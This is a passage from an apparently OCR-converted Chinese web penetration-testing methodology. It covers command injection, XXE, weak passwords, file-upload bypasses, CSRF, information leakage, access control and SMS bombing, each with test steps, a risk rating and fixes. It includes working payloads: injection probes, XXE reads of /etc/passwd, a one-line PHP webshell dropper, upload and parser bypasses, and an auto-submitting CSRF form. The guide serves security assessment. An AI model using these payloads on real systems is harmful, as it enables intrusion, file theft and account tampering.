
自己一台机器（假设 ip 为 192.168.1.123），监听 ping 的请求（比如 tcpdump -i eth0 icmp）

使用 `|` 等字符进行 fuzzy 进行 ping 自己监听 icmp 请求的那台机器

`ping 192.168.1.23`

| ping 192.168.1.123

|| ping 192.168.1.123 ,。或者使用 net user , cat /etc/passwd ,id 等命令字符进行 fuzzy 。



结论：

如果自己的机器收到了来自目标机器的请求，那么则存在命令注入漏洞；

看返回报文，看是否存在执行相关命令的相关信息，如果存在，那么则存在命令注入漏洞。

## 风险评级

- 风险等级为**高风险**。

## 安全建议

命令注入：

- 1、 拒绝使用拼接语句的方式进行参数传递；
- 2、 尽量使用白名单的方式
- 3、 过滤危险方法、特殊字符

建议过滤出以下所有字符：

[1] |（竖线符号）

[2] &（& 符号）

[3];（分号）

[4] \$（美元符号）

[5] %（百分比符号）

[6] @（at 符号）

[7]'（单引号）

[8]"（引号）

[9]'（反斜杠转义单引号）

[10]"（反斜杠转义引号）

[11] <>（尖括号）

[12] ()（括号）

[13] +（加号）

[14] CR（回车符，ASCII 0x0d）

[15] LF（换行，ASCII 0x0a）

[16] ,（逗号）

[17] \（反斜杠）

[18] .（点号）

### 3.3.4 xml 外部实体注入攻击（xxe）漏洞

#### 漏洞描述


目标网站在检测过程中被发现部分文件在对非安全的外部实体数据进行行处理时未过滤，导致 XXE 漏洞的出现。外部实体攻击，利用<!Entityname SYSTEM “URI” >。XML 文件的解析依赖 libxml 库，而 libxml2.9 以前的版本默认支持并开启了外部实体的引用，服务端解析用户提交的 XML 文件时，未对 XML 文件引用的外部实体（含外部普通实体和外部参数实体）做合适的处理。

#### 测试指南

##### 步骤：

一般该问题出现在 xml 进行交付的功能点，通过手工篡改网站中 xml 实体中的头部，通过手工篡改网站中 xml 实体中的头部，加入相关的 payload，进行读取文件或者是命令执行等，如 file: ///path/to/file.ext; http: //url/file.ext; php: //filter/read=convert.base64-encode/resource=conf.php

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM"file:///etc/passwd" >
]>
<UserInfo>
  <name>&name;</name>
</UserInfo>
```



Your name is :

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
lpd:x:4:65534:lpd:/usr/sbin:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/usr/sbin:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh messagebus:x:102:106:/var/run/dbus:/bin/sh
Server,x:102:106:/var/run/dbus:/bin/sh usbmux:x:104:46:usbmux daemon,,:/home/usbmuxd:/bin/sh
ntp:x:106:113:/home/ntp:/bin/false Debian-exim:x:107:114:/var/spool/exim:/bin/sh
avahi:x:109:118:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/sh
dradis:x:111:121:/var/lib/dradis:/bin/false pulse:x:112:122:PulseAudio Dispatcher,,:/var/run/speech-dispatcher:/bin/sh
haldaemon:x:114:65534:/var/lib/daemon:/bin/false postGRES:x:116:127:/usr/sbin:/bin/sh
sshd:x:117:65534:/var/run/sshd:/usr/sbin/nologin redsocks:x:118:65534:/usr/sbin:/bin/false
stunnel4:x:120:130:/var/run/stunnel4:/bin/false statd:x:121:65534:/usr/sbin:/bin/false
gdm:x:123:134:Gnome Display Manager:/var/lib/gdm3:/bin/false rtsock:x:124:135:/usr/sbin:/bin/false
www:x:1000:1001:/home/www:/bin/false
```



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE w[
<!ENTITY xx SYSTEM"file:///etc/passwd" >
]>
<w:document>
<w:body> <w:p w:rsidR="00221056"
w:rsidRDefault="000B15BC"> <w:pPr> <w:rPr> <w:rFonts
w:hint="eastAsia"/> </w:rPr> </w:pPr> <w:r> <w:rPr> <w:rFonts
w:hint="eastAsia"/> </w:rPr> <w:t>&xx;</w:t> <w:bookmarkStart
w:id="0" w:name="_GoBack"/> <w:bookmarkEnd
w:id="0"/> </w:p> <w:sectPr w:rsidR="00221056"> <w:pgSz
w:w="11906" w:h="16838"/> <w:pgMar w:top="1440"
w:right="1800" w:bottom="1440" w:left="1800" w:header="851"
w:footer="992" w:gutter="0"/> <w:cols w:space="425"/> <w:docGrid
w:type="lines" w:linePitch="312"/> </w:sectPr> </w:body>
</w:document>
```

```

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
games:x:12:100:Games account:/var/games:/bin/bash
wwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun:/bin/false
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
messagebus:x:100:101:User for D-BUS:/var/run/dbus:/bin/false
haldaemon:x:101:102:User for haldaemon:/var/run/hal:/bin/false
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
sshd:x:71:65:SSH daemon:/var/lib/ssh:/bin/false
postfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/false
ntp:x:74:103:NTP daemon:/var/lib/ntp:/bin/false
suse-ncc:x:102:104:Novell Customer Center User:/var/lib/YaST2/suse-ncc-fakehome:/bin/bash
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
news:x:9:13:News system:/etc/news:/bin/bash
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
dutyroot:x:0:0:/root:/bin/bash
qspace:x:1000:100:/home/qspace:/bin/bash
  
```

## 结论：

如果相关 payload，比如读取文件，命令执行（同样也可使用 ping 或者是其他命令）能够执行，那么就存在该漏洞：

## 风险评级

- 风险等级为**高风险**。

## 安全建议

1、严格检查用户输入的字符；

2、检查使用的底层 XML 解析库，使用 JAVA 语言提供的禁用外部实体的方法：

DocumentBuilderFactory dbf

=DocumentBuilderFactory.newInstance();dbf.setExpandEntityReferences(false);

3、操作 XML 时对格式字符进行转义处理，常见的格式字符如下表：

&lt ;	<
&gt;	>
&amp;	&
&apos;	'

&amp;quot;

“

### 3.3.5 弱口令漏洞

#### 漏洞描述

目标网站管理入口（或数据库外部连接）使用了容易被猜测的口令、或者使用的是默认系统账号口令，能够被攻击中很容易的猜测到。

#### 测试指南

##### 步骤：

看是否存在验证码，如果不存在验证码，则直接使用相对应的弱口令字典使用 burpsuite 进行爆破，如果存在验证码，则看验证码是否存在绕过、以及看验证码是否容易识别，然后根据返回的报文，进行观察，看是否能成功使用弱密码字典进行成功爆破进入。

##### 结论：

如果使用的密码是简单、容易识别，易被猜测的，有规律性的，那么存在弱口令漏洞。

#### 风险评级

- 风险等级为**高风险**。

#### 安全建议

- 1、网站管理入口禁止使用弱口令帐号，建议使用复杂口令，比如：大小写字母与数字的组合，口令长度不小于 8 位等
- 2、定期检查和更换网站管理口令



### 3.3.6 任意文件上传漏洞

#### 漏洞描述

目标网站允许用户向网站直接上传文件，但未对所上传文件的类型和内容进行严格的过滤。

#### 测试指南

##### 步骤：

一般测试上传功能点的时候，我们会先搜集，相关使用了什么组件、什么语言的应用系统等信息，方便后续的上传绕过。

以下便是针对这些校验的绕过尝试：

##### 1、客户端 javascript 校验（一般只校验后缀名）

可以利用 burp 抓包改包，先上传一个 gif 类型的木马，然后通过 burp 将其改为 asp/php/jsp 后缀名

##### 1、服务端校验

##### 1. 文件头 content-type 字段校验（image/gif）

我们可以通过抓包，将 content-type 字段改为 image/gif

##### 2. 文件内容头校验（GIF89a）

在木马内容基础上再加了一些文件信息，比如下面的结构

```
GIF89a<?php phpinfo(); ?>
```

##### 3. 后缀名黑名单校验

前提：黑名单校验

黑名单检测：一般有个专门的 blacklist 文件，里面会包含常见的危险脚本文件。

绕过方法：

（1）找黑名单扩展名的漏网之鱼 - 比如 asa 和 cer 之类

（2）可能存在大小写绕过漏洞 - 比如 aSp 和 pHp 之类

能被解析的文件扩展名列表：

jsp jspj jspf

asp asa cer aspx

php php php3 php4

exe exee

#### 4. 后缀名白名单校验

（1）0x00 截断：基于一个组合逻辑漏洞造成的，通常存在于构造上传文件路径的时候

test.php(0x00).jpg

test.php%00.jpg

路径/upload/1.php(0x00)，文件名 1.jpg，结合/upload/1.php(0x00)/1.jpg

（2）寻找利用文件包含等漏洞，包含上传含有 webshell 的正常文件等

（3）中间件解析漏洞。

#### IIS5.x-6.x 解析漏洞

*目录解析(6.0)*

形式：http: //www.xxx.com/xx.asp/xx.jpg

原理： 服务器默认会把.asp，.asa 目录下的文件都解析成 asp 文件。

*文件解析*

形式：http: //www.xxx.com/xx.asp;.jpg

原理：服务器默认不解析;号后面的内容，因此 xx.asp;.jpg 便被解析成 asp 文件了。

IIS6.0 默认的可执行文件除了 asp 还包含这三种：

/test.asa

/test.cer

/test.cdx

#### apache 解析漏洞

Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。比如 `test.php.owf.rar` “.owf” 和 “.rar” 这两种后缀是 apache 不可识别解析,apache 就会把 `wooyun.php.owf.rar` 解析成 `php`

比如: `http://www.xxxx.xxx.com/test.php.php123`

其余配置问题导致漏洞

(1) 如果在 Apache 的 `conf` 里有这样一行配置 `AddHandler php5-script .php` 这时只要文件名里包含 `.php` 即使文件名是 `test2.php.jpg` 也会以 `php` 来执行。

(2) 如果在 Apache 的 `conf` 里有这样一行配置 `AddType application/x-httpd-php .jpg` 即使扩展名是 `jpg`, 一样能以 `php` 方式执行。

### nginx 解析漏洞

Nginx 默认是以 CGI 的方式支持 PHP 解析的,普遍的做法是在 Nginx 配置文件中通过正则匹配设置 `SCRIPT_FILENAME`。当访问 `http://www.xx.com/phpinfo.jpg/1.php` 这个 URL 时, `$fastcgi_script_name` 会被设置为 “`phpinfo.jpg/1.php`”, 然后构造成 `SCRIPT_FILENAME` 传递给 PHP CGI, 但是 PHP 为什么会接受这样的参数, 并将 `phpinfo.jpg` 作为 PHP 文件解析呢?这就要说到 `fix_pathinfo` 这个选项了。如果开启了这个选项, 那么就会触发在 PHP 中的如下逻辑:

PHP 会认为 `SCRIPT_FILENAME` 是 `phpinfo.jpg`, 而 `1.php` 是 `PATH_INFO`, 所以就会将 `phpinfo.jpg` 作为 PHP 文件来解析了

漏洞形式:

`http://www.xxxx.com/UploadFiles/image/1.jpg/1.php`

`http://www.xxxx.com/UploadFiles/image/1.jpg%00.php`

`http://www.xxxx.com/UploadFiles/image/1.jpg/%20\0.php`

另外一种手法: 上传一个名字为 `test.jpg`, 以下内容的文件。

```
<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>
```

然后访问 `test.jpg/.php`, 在这个目录下就会生成一句话木马 `shell.php`。

### 配合操作系统文件命名规则绕过

(1) 上传不符合 windows 文件命名规则的文件名

test.asp.

test.asp(空格)

test.php: 1.jpg

test.php: : \$DATA

shell.php: : \$DATA…….

会被 windows 系统自动去掉不符合规则符号后面的内容。

## (2) linux 下后缀名大小写

在 linux 下，如果上传 php 不被解析，可以试试上传 pHp 大小写的后缀的文件名。

### 结论：

如果能够绕过正常的文件上传类型，上传我们的恶意 webshell，那么存在任意文件上传漏洞

## 风险评级

- 风险等级为**高风险**。

## 安全建议

1、对上传文件做有效文件类型判断，采用白名单控制的方法，开放只允许上传的文件型式，其中文件类型判断应对上传文件的后缀、文件头、图片类的预览图等做检测来判断文件类型，同时注意重命名上传文件的文件名避免攻击者利用 WEB 服务的缺陷构造畸形文件名实现攻击目的。

2、禁止上传目录有执行权限

3、使用随机数改写文件名和文件路径，使得用户不能轻易访问自己上传的文件；

## 3.3.7 目录浏览漏洞

### 漏洞描述

目录浏览漏洞主要是由于配置不当，当访问到某一目录中没有索引文件时（或是手工开启了目录浏览功能）即把当前目录中的所有文件及相关下层目录一一在页面中显示出来，通

过该漏洞攻击者可获得服务器上的文件目录结构，从而下载敏感文件（数据文件、数据库文件、源代码文件等）。

## 测试指南

### 步骤：

直接访问相关应用目录。

Directory Listing For /admin/ewebeditor/ - Up To /admin			
Filename	Size		Last Modified
.._example/			Mon, 29 Aug 2016 05:12:00 GMT
admin/			Mon, 29 Aug 2016 05:12:00 GMT
dialog/			Mon, 29 Aug 2016 05:12:00 GMT
ewebeditor.htm	0.9 kb		Mon, 27 Feb 2012 19:00:00 GMT
ewebeditor.js	6.8 kb		Mon, 27 Feb 2012 19:00:00 GMT
js/			Mon, 29 Aug 2016 05:12:00 GMT
jsp/			Mon, 29 Aug 2016 05:12:00 GMT
plugin/			Mon, 29 Aug 2016 05:12:00 GMT
popup.htm	1.4 kb		Mon, 27 Feb 2012 19:00:00 GMT
sharefile/			Mon, 29 Aug 2016 05:12:00 GMT
skin/			Mon, 29 Aug 2016 05:12:00 GMT
sysimage/			Mon, 29 Aug 2016 05:12:00 GMT
template/			Mon, 29 Aug 2016 05:12:00 GMT
uploadfile/			Mon, 21 Nov 2016 07:00:00 GMT

### 结论：

若能够直接浏览相关目录，则存在该漏洞

## 风险评级

- 风险等级为**中风险**。

## 安全建议

对于 windows 来说，只需要进入 IIS 管理器，选择对应的网站，然后在功能视图中的 IIS 项双击【目录浏览】，然后在操作的地方点击【禁用】即可！另外也可以在网站目录下找到 web.config 文件，将<directoryBrowse enabled="true" />中的 true 修改为 false！对于 linux 来说，找到相关配置文件，将 Options Indexs FollowSymLinks 中的 Indexs 删除，有些也可以在 Index 的前面添加 - ，推荐是删除！。

### 3.3.8 跨站请求伪造漏洞

#### 漏洞描述

CSRF，全称为 Cross-Site Request Forgery，跨站请求伪造，是一种网络攻击方式，它可以在用户毫不知情的情况下，以用户的名义伪造请求发送给被攻击站点，从而在未授权的情况下进行权限保护内的操作。具体来讲，可以这样理解 CSRF。攻击者借用用户的名义，向某一服务器发送恶意请求，对服务器来讲，这一请求是完全合法的，但攻击者确完成了一个恶意操作，比如以用户的名义发送邮件，盗取账号，购买商品等等。

#### 测试指南

##### 步骤：

一般来说，重要功能会添加 token，防止被他人伪造请求，或添加随机的 token，当发现重要功能处未添加 token 的话，那么存在被他人发送伪造的请求。

- 1) 设置页面 test.htm 中，页面中有一个表单，和一段脚本，脚本的作用是，当页面加载时，浏览器会自动提交请求。页面代码如下（添加相关提交的参数）：

```
<form id="modify" action="http: //www.test.com/servlet/modify" method="POST">

<input name="email">

<input name="tel">

<input name="realname">

<input name="userid">

<input type="submit">

</form>

<script>

    document.getElementById("modify").submit();

</script>
```

- 2) 诱使用户在登录目标系统后访问 URL 链接 `http: //xx.x.xx.xxx /test.htm`

- 3) 用户打开 test.htm 后，会自动提交表单，发送给 www.test.com 下的那个存在 CSRF 漏洞的 web 应用，用户信息被篡改。
- 4) 在整个攻击过程中，受害者用户仅看到了一个空白页面（可以伪造成其他无关页面），并且不知道自己的信息已经被修改。

#### 结论：

若成功伪造提交相关参数、那么存在跨站请求伪造漏洞：

### 风险评级

- 非重点业务风险等级为**中风险**。

### 安全建议

- 1、使用一次性令牌：用户登录后产生随机 Session 并赋值给页面中的某个 Hidden 标签,提交表单时候同时提交这个 Hidden 标签并验证,验证后销毁标签,只要用户不离开页面就不停产生随机 Session 赋值给 Hidden 标签；
- 2、验证码：每次的用户提交都需要用户在表单中填写一个图片上的随机字符串；
- 3、用户自身可以通过在浏览其它站点前登出站点或者在浏览器会话结束后清理浏览器的 cookie。

## 3.3.9 常规地址后台暴露

### 漏洞描述


目标网站使用常规后台地址，易被登陆后台或者是恶意锁定管理员。

### 测试指南

#### 步骤：

使用御剑或者 burpsuite 以及其他相关目录爆破工具，添加常规后台字典。

n/Admin/login.aspx



©2011-2012. All rights reserved.

#### 结论:

如果后台地址被爆破出来，且是易被猜测的，那么存在该漏洞：

#### 风险评级

- 风险等级为**中风险**。

#### 安全建议

- 1、禁止外网访问后台；
- 2、使用非常规路径。



### 3.3.10 信息泄露漏洞

#### 漏洞描述

备份信息泄露漏洞：目标网站未及时删除编辑器或者人员在编辑文件时，产生的临时文件，或者相关备份信息未及时删除导致信息泄露。

测试页面信息泄露漏洞：测试界面未及时删除，导致测试界面暴露，被他人访问。

源码信息泄露漏洞：目标网站文件访问控制设置不当，WEB 服务器开启源码下载功能，允许用户访问网站源码。

错误信息泄露漏洞：目标网站 WEB 程序和服务器未屏蔽错误信息回显，页面含有 CGI 处理错误的代码级别的详细信息，例如 SQL 语句执行错误原因，PHP 的错误行数等。

接口信息泄露漏洞：目标网站接口访问控制不严，导致网站内部敏感信息泄露。

#### 测试指南

##### 步骤：

1、 备份信息泄露漏洞、测试页面信息泄露漏洞、源码信息泄露漏洞 测试方法：

使用字典，爆破相关目录，看是否存在相关敏感文件

2、 错误信息泄露漏洞 测试方法

发送畸形的数据报文、非正常的报文进行 fuzzy，看是否对错误参数处理妥当。

3、 接口信息泄露漏洞：

使用爬虫或者扫描器爬取获取接口相关信息，看目标网站对接口权限是否合理。

##### 结论：

如果能获取到相关敏感信息、备份信息、测试界面信息、错误信息、源码信息那么存在相关漏洞

#### 风险评级

- 风险等级一般为**中风险**。

其中，源码信息泄露、敏感信息泄露，看情况而定，若相关源码整个泄露、甚至大量泄露，那么可定为**高风险**，大量客户敏感信息泄露也可定为**高风险**。

## 安全建议

- 1、备份信息泄露漏洞：删除相关备份信息/做好权限控制
- 2、测试页面信息泄露漏洞：删除相关测试界面/做好权限控制
- 3、源码信息泄露漏洞：做好权限控制
- 4、错误信息泄露漏洞：将错误信息对用户透明化，在 CGI 处理错误后可以返回友好的提示语以及返回码。但是不可以提示用户出错的代码级别的详细原因
- 5、接口信息泄露漏洞：接口权限严格对外控制好。

### 3.3.11 失效的身份认证

#### 漏洞描述

通常，通过错误使用应用程序的身份认证和会话管理功能，攻击者能够破译密码、密钥或会话令牌，或者利用其它开发缺陷来暂时性或永久性冒充其他用户的身份。

#### 测试指南

##### 步骤：

- 1、从网站登入处开始查看分析，一步步看登入到成功登入后的，身份识别的参数，一般身份识别的会加在 http 头中的 cookie 里，或者自定义的 http 头信息。着重分析，看身份识别的是否使用的弱加密、以及简单易被破解，甚至能够易被遍历的参数身份识别信息

5	http://192.168.97.135	POST	/login.php	✓	302	435	HTML
4	http://192.168.97.135	GET	/favicon.ico		200	1758	text

Request		Response	
Raw	Params	Headers	Hex
POST /login.php HTTP/1.1 Host: 192.168.97.135 Content-Length: 44 Cache-Control: max-age=0 Origin: http://192.168.97.135 Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://192.168.97.135/login.php Accept-Encoding: gzip, deflate Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6 Cookie: PHPSESSID=6kht5e5a7jr7kvqdl8a3bac4o1; security=high Connection: close  username=admin&password=password&Login=Login			

2、登入成功后，查看服务端的 **response** 包，一般 **response** 包会包含 **set-cookie**，返回相关身份识别的信息

3、访问需要身份识别的功能点，然后对 **cookie** 或者 **http** 里身份识别的一个个去掉，确定具体的身份识别的参数，然后进行分析，看身份识别的参数是否属于弱身份识别。

结论：

如过身份识别是弱加密的，那么存在该漏洞。

## 风险评级

- 风险等级为**高风险**。

## 安全建议

- 1、使用强身份识别，不使用简单弱加密方式进行身份识别；
- 2、使用服务器端安全的会话管理器，在登录后生成高度复杂的新随机会话 ID。会话 ID 不能在 URL 中，可以安全地存储和当登出、闲置、绝对超时后使其失效。

### 3.3.12 失效的访问控制

#### 漏洞描述

未对通过身份验证的用户实施恰当的访问控制。攻击者可以利用这些缺陷访问未经授权的功能或数据，例如：访问其他用户的帐户、查看敏感文件、修改其他用户的数据、更改访问权限等。

#### 测试指南

##### 步骤：

登入后，通过 burpsuite 爬取相关 url 链接，获取到 url 链接之后，在另一个浏览器打开相关链接，看能够通过另一个未登入的浏览器直接访问该功能点。

##### 结论：

如果未登入，也能访问相关功能点，那么存在该漏洞

#### 风险评级

- 风险等级为**高风险**。

#### 安全建议

- 1、除公有资源外，默认情况下拒绝访问；
- 2、对 API 和控制器的访问进行速率限制，以最大限度地降低自动化攻击工具的危害；
- 3、当用户注销后，服务器上的 JWT 令牌应失效；
- 4、对每一个业务请求，都进行权限校验。

### 3.3.13 安全配置错误

#### 漏洞描述

应用程序栈堆的任何部分都缺少适当的安全加固，或者云服务的权限配置错误。

- 应用程序启用或安装了不必要的功能（例如：不必要的端口、服务、网页、帐户或权限）。

- 默认帐户的密码仍然可用且没有更改。
- 错误处理机制向用户披露堆栈跟踪或其他大量错误信息。
- 对于更新的系统，禁用或不安全地配置最新的安全功能。
- 应用程序服务器、应用程序框架（如：Struts、Spring、ASP.NET）、库文件、数据库等没有进行相关安全配置。

## 测试指南

### 步骤：

前期先对应用、ip，应用指纹等进行信息搜集，然后针对搜集的信息，看相关应用默认配置是否有更改，是否有加固过；ip 端口开放情况，端口是否开放了多余的端口。

### 结论：

如果发现相关应用使用了默认的配置等未进行加固，那么存在漏洞。

## 风险评级

- 风险等级为**中风险**。

## 安全建议

搭建最小化平台，该平台不包含任何不必要的功能、组件、文档和示例。移除或不安装不适用的功能和框架。

在所有环境中按照标准的加固流程进行正确安全配置。

### 3.3.14 使用含有已知漏洞的组件


#### 漏洞描述

使用了不再支持或者过时的组件。这包括：OS、Web 服务器、应用程序服务器、数据库管理系统（DBMS）、应用程序、API 和所有的组件、运行环境和库。。

## 测试指南

### 步骤：

1、根据前期信息搜集的信息，查看相关组件的版本，看是否使用了不在支持或者过时的组件。一般来说，信息搜集，都可通过 http 返回头、以及相关错误信息，应用指纹等手段搜集。



The screenshot displays the response headers and the source code of a web application. The headers section shows the following information:

- HTTP/1.1 302 Found
- Date: Fri, 21 Sep 2018 02:49:08 GMT
- Server: Apache/2.2.14 (Unix) DAV/2 mod\_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod\_apreq2-20090110/2.7.1 mod\_perl/2.0.4 Perl/v5.10.1
- X-Powered-By: PHP/5.3.1
- Expires: Thu, 19 Nov 1981 08:52:00 GMT

The source code section shows the HTML structure of the web application, including the head and body tags. The title is 'Damn Vulnerable Web App (DVWA) v1.0.7 :: Welcome'. The code includes links to the main.css and favicon.ico files, and a script tag for dvwa.js.

结论：

当发现使用了不在支持或者过时的组件，那么存在相关漏洞：

## 风险评级

- 按照存在漏洞的组件的安全风险值判定当前风险。

## 安全建议

- 1、移除不使用的依赖、不需要的功能、组件、文件和文档；
- 2、仅从官方渠道安全的获取组件，并使用签名机制来降低组件被篡改或加入恶意漏洞的风险；

3、监控那些不再维护或者不发布安全补丁的库和组件。如果不能打补丁，可以考虑部署虚拟补丁来监控、检测或保护。

### 3.3.15 业务逻辑漏洞

#### 3.3.15.1 短信炸弹

##### 漏洞描述

短信轰炸攻击时常见的一种攻击，攻击者通过网站页面中所提供的发送短信验证码的功能处，通过对其发送数据包的获取后，进行重放，如果服务器短信平台未做校验的情况时，系统会一直去发送短信，这样就造成了短信轰炸的漏洞。

##### 测试指南

###### 步骤：

- 1、手工找到有关网站注册页面，认证页面，是否具有短信发送页面，如果有，则进行下一步。
- 2、通过利用 burp 或者其它抓包截断工具，抓取发送验证码的数据包，并且进行重放攻击，查看手机是否在短时间内连续收到 10 条以上短信，如果收到大量短信，则说明存在该漏洞。

###### 结论：

攻击者通过填写他人的手机号，使用软件 burpsuite 的 intruder 功能重复提交发送短信的请求包，达到短时间内向他人的手机上发送大量垃圾短信的目的。

##### 风险评级

- 可对任意手机号轰炸判定为**高风险**
